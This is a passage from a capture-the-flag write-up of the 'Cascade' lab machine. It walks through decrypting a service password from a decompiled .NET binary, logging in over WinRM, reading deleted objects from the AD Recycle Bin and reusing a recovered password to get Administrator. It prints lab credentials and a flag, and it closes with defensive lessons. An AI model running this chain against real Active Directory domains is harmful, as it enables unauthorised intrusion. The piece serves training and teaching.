
Since it is a .NET binary, we decompile it with dotPeek, JetBrains' free decompiler, which only runs on Windows. It gets downloaded first on the lab's Windows 10 machine:
Then the binaries have to travel: an HTTP server goes up in the directory holding them and they get pulled from the Windows browser.
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Directory listing for /

CascAudit.exe
CascCrypto.dll
DB/
RunAudit.bat
System.Data.SQLite.dll
System.Data.SQLite.EF6.dll
x64/
x86/
It matters to grab the DLLs too, not just the .exe: the cipher is not in CascAudit.exe.
The .exe only orchestrates. The real cipher lives in CascCrypto.dll: the Crypto class uses AES in CBC mode and, besides the key, carries the IV embedded (DefaultIV = "1tdyjCbY1Ix49842").

That gives us the four pieces we need, each one pulled from a different place:

Alg  -> AES.CBC                    (dotPeek, CascCrypto.dll)
Pass -> BQO5l5Kj9MdErXx6Q6AGOw==   (Ldap table in Audit.db)
IV   -> 1tdyjCbY1Ix49842           (dotPeek, DefaultIV)
KEY  -> c4scadek3y654321           (strings of CascAudit.exe)
Here is the heart of it: AES-CBC is solid encryption, and it makes no difference. The program has to decrypt the password with no human involved, so the key and the IV must ship inside the artifact itself. Anyone who can read the binary can read the key. This is not a flaw in AES, it is a threat model that does not close.
We run the blob through CyberChef (From Base64 → AES Decrypt, key c4scadek3y654321, IV 1tdyjCbY1Ix49842, CBC mode):

The ArkSvc password is w3lc0meFr31nd, valid on SMB and WinRM.
netexec smb 10.10.10.182 -u 'ArkSvc' -p 'w3lc0meFr31nd'
netexec winrm 10.10.10.182 -u 'ArkSvc' -p 'w3lc0meFr31nd'
SMB    10.10.10.182  445   CASC-DC1  [+] cascade.local\ArkSvc:w3lc0meFr31nd
WINRM  10.10.10.182  5985  CASC-DC1  [+] cascade.local\ArkSvc:w3lc0meFr31nd (Pwn3d!)
Shell as Administrator
AD Recycle Bin: recovering TempAdmin
With a shell, we enumerate ArkSvc's groups. Here is the reason for the last pivot: the account belongs to the AD Recycle Bin group.
evil-winrm -i 10.10.10.182 -u 'ArkSvc' -p 'w3lc0meFr31nd'
# whoami /all
*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami /all

GROUP INFORMATION
-----------------
Group Name                       Type   SID
===============================  =====  ==============================================
CASCADE\Data Share               Alias  S-1-5-21-3332504370-1206983947-1165150453-1138
CASCADE\IT                       Alias  S-1-5-21-3332504370-1206983947-1165150453-1113
CASCADE\AD Recycle Bin           Alias  S-1-5-21-3332504370-1206983947-1165150453-1119
CASCADE\Remote Management Users  Alias  S-1-5-21-3332504370-1206983947-1165150453-1126
That group can read the domain's deleted objects with all their attributes. And we remember the email: a TempAdmin account existed with the Administrator password, later deleted. We query the recycle bin with Get-ADObject:
Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *
CanonicalName     : cascade.local/Deleted Objects
CN                : Deleted Objects
Deleted           : True
Description       : Default container for deleted objects
DistinguishedName : CN=Deleted Objects,DC=cascade,DC=local
isDeleted         : True
Name              : Deleted Objects
ObjectClass       : container
Among the deleted objects is TempAdmin, and it still keeps its cascadeLegacyPwd:

cascadeLegacyPwd : YmFDVDNyMWFOMDBkbGVz
CN               : TempAdmin
We decode the Base64 and, as the email anticipated, that password is also the Administrator one (credential reuse across accounts: a recovered key is tried on every account, since sharing them is common):
echo -n 'YmFDVDNyMWFOMDBkbGVz' | base64 -d
evil-winrm -i 10.10.10.182 -u 'Administrator' -p 'baCT3r1aN00dles'
# echo -n 'YmFDVDNyMWFOMDBkbGVz' | base64 -d
baCT3r1aN00dles

WINRM  10.10.10.182  5985  CASC-DC1  [+] cascade.local\Administrator:baCT3r1aN00dles
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cascade\administrator
root.txt
type ..\desktop\root.txt
292016f0790feea704fb4c076243df0cDomain compromised. Box rooted.
Attack chain
The whole path, from unauthenticated LDAP to the Administrator password, at a glance:
anonymous LDAP  ─►  cascadeLegacyPwd (Base64)  ─►  r.thompson
  │  SMB share "Data": email (TempAdmin = Admin pass) + VNC Install.reg
  ▼
VNC password (DES-CBC, fixed key)  ─►  s.smith   ─►  WinRM  ─►  user.txt
  │  SMB share "Audit$": CascAudit.exe + Audit.db (encrypted ArkSvc)
  ▼
dotPeek: AES-CBC (embedded key + IV)  ─►  ArkSvc   ─►  WinRM
  │  AD Recycle Bin group  ─►  Get-ADObject (deleted TempAdmin object)
  ▼
TempAdmin = Administrator (reused password)  ─►  WinRM  ─►  root.txt
Lessons learned
- Unauthenticated LDAP is a leak, not a footnote. Reading the directory without credentials should never expose passwords; here a custom attribute (
cascadeLegacyPwd) stored the user's password in Base64, which is encoding, not encryption. Secrets do not belong in directory attributes, and anonymous read access to LDAP must be restricted. - "Home-made" encryption with a fixed key protects nothing. TightVNC encrypts its password with DES and a known key, identical across every installation;
CascAudit.exeuses AES-CBC but with the key and IV embedded in the binary itself. In both cases, having the encrypted data is the same as having it in clear. The key must live outside the artifact (a secret store, per-install salted derivation). - The AD Recycle Bin group is a privileged group. Its members read deleted objects with all their attributes, so a "deleted" secret is still there. Treat its membership like that of any group with power over the domain: minimal and audited. See the AD Recycle Bin abuse.
- What looks like surplus during enumeration is the hint for the ending. The route to
Administratorwas announced three times before we could walk it: theMeeting_Notes_June_2018.htmlemail, theIT\Logs\Ark AD Recycle Binfolder and theDeletedUserAudittable withTempAdmin'sdistinguishedName. None of them was actionable when found. It pays to write down whatever does not fit yet, because the datum that is useless at step two is often the one that closes step five. - Reusing passwords across accounts is costly. Deleting
TempAdmindid not strip its password from the recycle bin, and by sharing it withAdministrator, recovering it was the final link. Temporary privileged accounts must have unique passwords and, better, be truly purged (the recycle bin keeps the attribute).